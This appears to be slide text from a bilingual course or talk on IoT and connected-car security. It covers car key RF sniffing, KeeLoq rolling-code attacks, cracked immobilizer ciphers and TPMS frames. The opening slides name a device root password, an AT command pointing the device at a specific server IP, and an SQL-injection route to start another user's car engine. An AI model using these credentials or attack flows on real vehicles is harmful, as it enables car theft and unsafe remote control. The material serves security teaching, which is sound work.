• Change server • AT+XIP="173.27.224.18",46033 • root password is oelinux123 credit : -

> • Use API request plugin on browser with credential
we collected from telnet credit : -


> • SQLi to other account and launch other’s car
engine by web API credit : -
credit : BUG BUG CVE CVE MyCar Vendor MyCar Vendor
MyCar Vendor MyCar Vendor -
> Sniff API Key IoT Device IoT Local Control Panel
IoT Cloud Server IoT Mobile App Sniff API Key Sniff API Command/ Camera Stream Penetration Test/ Steal User Info/ Dump DB Reverse App Reverse Firmware/ Debug Chip Gain Control/Return Shell Telnet -
> Sniff API Key My Car/ELM327 Device WiFi Local Control



Panel My Car Server My Car Mobile App Sniff API Key Sniff API Command/ Camera Stream PenTest & Dump DB Reverse APK Reverse Firmware/ Debug Chip Gain Control/Return Shell Telnet & Auth Bypass WiFi Router Telnet Overwrite Configuration Crack Cipher Pretend Sensor & Sending Fake Status Hijack Traffic Reverse Image/APK Provide Fake Message Reverse Firmware/ Debug Chip TCP RCE USB Worm Crack the Key & Copy One -
> Outline • 物聯網與無人車 IoT & Smart Car – 車聯網攻擊向量
IoV Intro – 無線通訊設備 Wireless Device • Short Range RF & Car Key • WiFi & MITM • RFID & Bluetooth – 智慧家電與無人機台 Smart Home & Kiosk • 實作練習 Lab – 車載通訊分析 CANBus Analysis – 軟韌體安全 APP & Firmware Security – 外接裝置安全 USB Device -

> Short Range RF • Usually 433MHz and 315MHz •
Use in: – TV remote control – Air-conditioning remote control – Garage – Parking lot credit : Samy Kamkar credit : 360 Unicorn credit : 360 Unicorn -
> Car Key • Usually work on 315MHz and 433Mhz
• Debug mode usually using ASK & FSK mode. • Using tool like RTLSDR & HDSDR credit : ebay credit : amazon -

> credit : 360 Unicorn • Following graph is a
Benz car key RF sniffing result from SDR. • The frequency channel is 434 MHz, the major frequency locate on 433.96 MHz. -

> • Following graph is a Audi car key RF
sniffing result from SDR. • The frequency channel is 315 MHz, the major frequency locate on 415.04 MHz. credit : 360 Unicorn -

> • Using SDR to record the radio in AM

mode and save it as WAV file, then you will see following graph in Audacity. • Car key will repeat same message within one press, repeat times depend on how long of period the user press down the button. credit : 360 Unicorn -
> • Within same press down, all messages are just
the same. credit : 360 Unicorn -
> • All the message start with the rolling code
and payload. • Rolling code must be the same or acceptable to the receiver. credit : 360 Unicorn -

> Rolling Code • In long life cycle • Key
will send Rolling Code and Function Code together to car • Car also maintain its own rolling code • Synchronize the Rolling Code between Car and Key • Car will accept a few farther range interval of Rolling Code Unsynchronized to prevent mistouch on the Key button • If mistouch out of the range, Key will become invalid and to be repair by user guide -

> 32 bit Rolling Code 28 bit Serial Code 4
bit Function Code 2 bit Status Code 16 bit Sync Counter 10 bit Identifier 4 bit Function Code 2 bit Overflow Code Keeloq Seed 32 bit Serial Code 64 bit Encode Key 16 bit Sync Counter EEPROM Compute -
> Remote attack flow (old) 1. Prepare chip which pair
to the car key (car side) 2. Switch the chip into Identify Friend or Foe mode (IFF) 3. Use chip to send 65536 challenges to the car key 4. Collect all 65536 Request/Response pairs, it take over 1 hour 5. Break the rolling code -

> Side-channel Attack on Keeloq • Base on the power
consume to guess the key which Keelog used to encrypt. • Side-channel attack is any attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself. • http://www.emsec.rub.de/keeloq • https://www.emsec.ruhr-uni-bochum.de/media/crypto/veroeffentlichungen/2011/01/29/keeloq_rfidsec2007.pdf • https://www.researchgate.net/publication/232641249_KeeLoq_and_Side-Channel_Analysis-Evolution_of_an_Attack credit : Markus Kasper credit : Markus Kasper -
> Remote attack flow 1. Prepare chip which pair to
the car key (car side) 2. Switch the chip into Identify Friend or Foe mode (IFF) 3. Use chip to send one challenge to the car key 4. Use side-channel attack on KeeLoq (rolling code encryption algorithm) 5. Break the rolling code in few seconds -
> KES Ciphers: Cipher Manufacturer Time Status Car Brand EM
Micro Megamos Thales 1997 Cracked Porsche, Benz, Bentley, Lamborghini EM4237 EM Microelectronic 2006 Uncracked - HiTag 1 NXP - Cracked - HiTag 2 NXP 1997 Cracked Audi, Bentley, BMW, Chrysler, Jaguar, Benz, Porsche…… HiTag AES NXP 2007 Uncracked Audi, Bentley, BMW, Porsche DST-40 Texas Instruments 2000 Cracked Ford, Lincoln, Mercury, Nissan, Toyota DST-80 Texas Instruments 2008 Uncracked - Keeloq Nanoteq 1980 Cracked Chrysler, Daewoo, Fiat, General Motors, Toyota, Volkswagen…… Open Source Immobilizer Protocol Stack Atmel 2011 Uncracked - -

> Tire-Pressure Monitoring System (TPMS) • an electronic system designed
to monitor the air pressure inside the pneumatic tires on various types of vehicles. credit : GeekBuying 9 byte 1 byte 2 byte 1 byte 9 byte 1 byte 2 byte 00 0x01 ID Pressure Temperature Battery level Checksum -

> RTL-SDR (Elonics E4000) HackRF bladeRF x40/x115 Ettus B200/B210 Ettus
